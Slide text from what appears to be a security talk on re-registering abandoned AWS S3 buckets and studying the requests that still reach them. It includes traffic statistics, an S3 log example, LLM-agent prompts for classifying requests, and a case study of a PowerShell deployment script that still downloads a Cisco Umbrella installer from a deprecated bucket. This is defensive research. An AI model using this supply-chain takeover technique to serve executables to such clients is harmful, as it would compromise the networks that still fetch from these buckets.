
MVN & PyPI. Results

480
Available

255
Received
Traffic

4.5M
Requests

3.5Gb
Logs




Malware. Results

188
Available

175
Receive
Traffic

2.3M
Requests

3.8Gb
Logs




Github. Results

4574
Available

1556
Receive
Traffic

3.9M
Requests

19.4Gb
Logs



AWS S3 Query Log Format. Example

```
[REDACTED] cisco-umbrella-client-downloads [07/Dec/2024:20:51:12 +0000]  
IP_ADDRESS_REDACTED - P17N3BDMMMGFC84A REST.GET.OBJECT win/production/Setup.msi "GET  
/win/production/Setup.msi HTTP/1.1" 403 AccessDenied 243 - 10 -  
"https://us-east-1.console.aws.amazon.com/" "Mozilla/5.0 (Windows NT; Windows NT 10.0;  
en-US) WindowsPowerShell/5.1.19041.5129" - [REDACTED] - ECDHE-RSA-AES128-GCM-SHA256 -  
cisco-umbrella-client-downloads.s3.amazonaws.com TLSv1.2 - -
```

AWS S3 Query Log Format. Useful Fields

- Bucket Name: *cisco-umbrella-client-downloads*
- IP Address: [REDACTED]
- Request Type: REST.GET.OBJECT
- Object URI: */win/production/Setup.msi*
- Referrer: *https://us-east-1.console.aws.amazon.com/*
- User Agent: *Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.5129*

Triage Methodology

26.7 GBs of Logs



Filter Static (Non-Sensitive)
Requests (IMG, Video, CSV)

Filter bots/scanners


Aggregate unique
requests per IP

Classify Requests via
LLM Agent

Manual Analysis



~500 Sensitive Buckets



Agent Prompts. Initial Task

You are an AI agent who is helping with understanding origin and purpose of the network requests coming to the AWS S3 bucket: **{bucket_name}**.
Your goal is to explain why this request is coming to this s3 bucket...

<actual_s3_log_requests:3-5 examples>

Agent Prompts. Planner

You have the following plan to answer the question. Please strictly follow this plan and call the necessary tools `{tools: [duckduckgo_search, github_search_fetch]}` if needed

[Actual Plan Here]

Agent Prompts. Classifier

Explain why this request is coming to this s3 bucket. At the end provide classification based on the following types.

`{list_of_various_request_types}`.

Below you have examples ...

`{request_logs}`

`{source_code}`

`{search results}`

Results. Example

Source Code Summary

```
package sk.tomsik68.mclauncher.impl.versions.mcassets;

import sk.tomsik68.mclauncher.api.common.mc.MinecraftInstance;
import sk.tomsik68.mclauncher.api.ui.DummyProgressMonitor;
import sk.tomsik68.mclauncher.api.ui.IProgressMonitor;
import sk.tomsik68.mclauncher.api.versions.IVersion;
import sk.tomsik68.mclauncher.api.versions.IVersionInstallListener;
import sk.tomsik68.mclauncher.api.versions.IVersionInstaller;
import sk.tomsik68.mclauncher.impl.common.Platform;
import sk.tomsik68.mclauncher.util.ExtractUtils;
import sk.tomsik68.mclauncher.util.FileUtils;
```

-----Next File-----

3. Open terminal
4. `wget https://s3.amazonaws.com/assets.minecraft.net/pi/minecraft-pi-0.1.1.tar.gz`
5. `tar -zxvf minecraft-pi-0.1.1.tar.gz`

-----Next File-----

```
LATEST_SERVER_BINARY=mincraft_server.${LATEST_SERVER_VERSION}.jar
DOWNLOAD_URL="https://s3.amazonaws.com/Minecraft.Download/versions/${LATEST_SERVER_VERSION}/minecraft_server.${LATEST_SERVER_VERSION}.jar"
#If we are re-running the install script on the same day, no need to re-download the server
```

Internet Search Summary

```
{'title': 'assets.minecraft.net dump (2013-11-13) : Free Download, Borrow, and ...', 'href': 'https://archive.org/details/assets.minecraft.net-2013-11-13', 'body': 'A dump of all pu
```

Results. Example

The S3 bucket `assets.minecraft.net` is primarily utilized for storing assets related to Minecraft, including game resources and version files. The request logs indicate that users and applications are accessing specific files like `**minecraft-pi-0.1.1.tar.gz**`, which **suggests downloading Minecraft resources or tools**, likely for educational or development purposes. The source code provided shows that applications are programmed to check this bucket for Minecraft assets and dependencies, such as LWJGL libraries and version-specific JAR files, which are **essential for running various versions of the game**.

Classification: executables

Part IV. Results. Benign Software




Sensitive Request Types

- Executables
 - ML models (PyTorch format)
 - Archives with executable code
 - PyPI/MVN packages
- Dynamic web-content
- Static sensitive files/web-pages
- Configs (VPN, apps)
- Data write attempts

Sensitive Request Types

- Executables
 - ML models (PyTorch format)
 - Archives with executable code
 - PyPI/MVN packages
- Dynamic web-content
- Static sensitive files/web-pages
- Configs (VPN, apps)
- Data write attempts

Executables. Format Statistics



ASNs Statistics on Executables

- Mostly ISPs (1300/1461)
- **45** universities/educational networks from 19 countries across Europe, Asia, and North America.
- Business entities including small/medium business entities, and a large stock trading firm.

Case Study I. Cisco Umbrella Roaming Client

support.umbrella.com/hc/en-us/articles/8301030353940-Notice-Direct-download-links-for-use-in-MSP-scripts-no-longer-supported

nd H...

Articles in this section

- Umbrella Announcements Are Moving!
- CASB Third-Party Apps Control
- Cloud Malware for AWS S3 and Azure Storage
- SaaS API DLP for AWS S3 and Azure Storage
- On-Premises DLP Integration via Secure ICAP
- Cloud Malware for Slack and ServiceNow
- SaaS API DLP for Slack and ServiceNow

Notice: Direct download links for use in MSP scripts no longer supported

 Zeke
2 years ago · Updated · 2 min read

BROWSE

Overview

As of October 20th, 2022 Cisco will no longer support script installation with static links to installers. These include the scripts Umbrella previously published for various Remote Monitoring and Management software. Going forward, Umbrella recommends other methods of initial distribution for the standalone Umbrella Roaming Client.

Background

In the past, for ease of integration Cisco used to provide example scripts for various mass deployment tools which would automatically download the installer from a static location on Windows machines. To facilitate this, Cisco hosted a hardcoded link to a current installer. Cisco no longer believes hosting an installer at a static location is a best practice. As such, the following paths will be deactivated as of October 20th:

```
http://shared.opendns.com/roaming/enterprise/release/win/production/Setup.msi
https://cisco-umbrella-client-downloads.s3.amazonaws.com/win/production/Setup.msi
```


Case Study I. Cisco Umbrella Roaming Client

ATG-PS-Functions / ATG-PS-Functions.txt

Code

Blame

2222 lines (2000 loc) · 93 KB

```
1194         Write-Host -ForegroundColor Green "The Umbrella Root Cert is already installed."
1195     }
1196
1197     Write-Host "Checking Umbrella DNS client."
1198     $IsInstalled = Get-Service -Name Umbrella_RC -ErrorAction SilentlyContinue
1199     If ($IsInstalled) {
1200         Write-Host -ForegroundColor Green "Umbrella DNS client is already installed. Exiting."
1201     } Else {
1202         Write-Host "Installing Umbrella DNS client."
1203         $PreDNS = (Get-NetIPConfiguration | Where {$_.Netprofile.Ipv4Connectivity -Like "*Internet*"}).DnsServer.ServerAddresses
1204         Write-Host "DNS Servers: $PreDNS"
1205         #Download config file index
1206         $SiteConfigs = @()
1207         $SiteConfigs = (Invoke-WebRequest -uri "https://raw.githubusercontent.com/AmbitionsTechnologyGroup/ATG-PS-Functions/main/Config/ConfigIndex.txt")
1208         $MSIUrl = "https://cisco-umbrella-client-downloads.s3.amazonaws.com/win/production/Setup.msi"
```

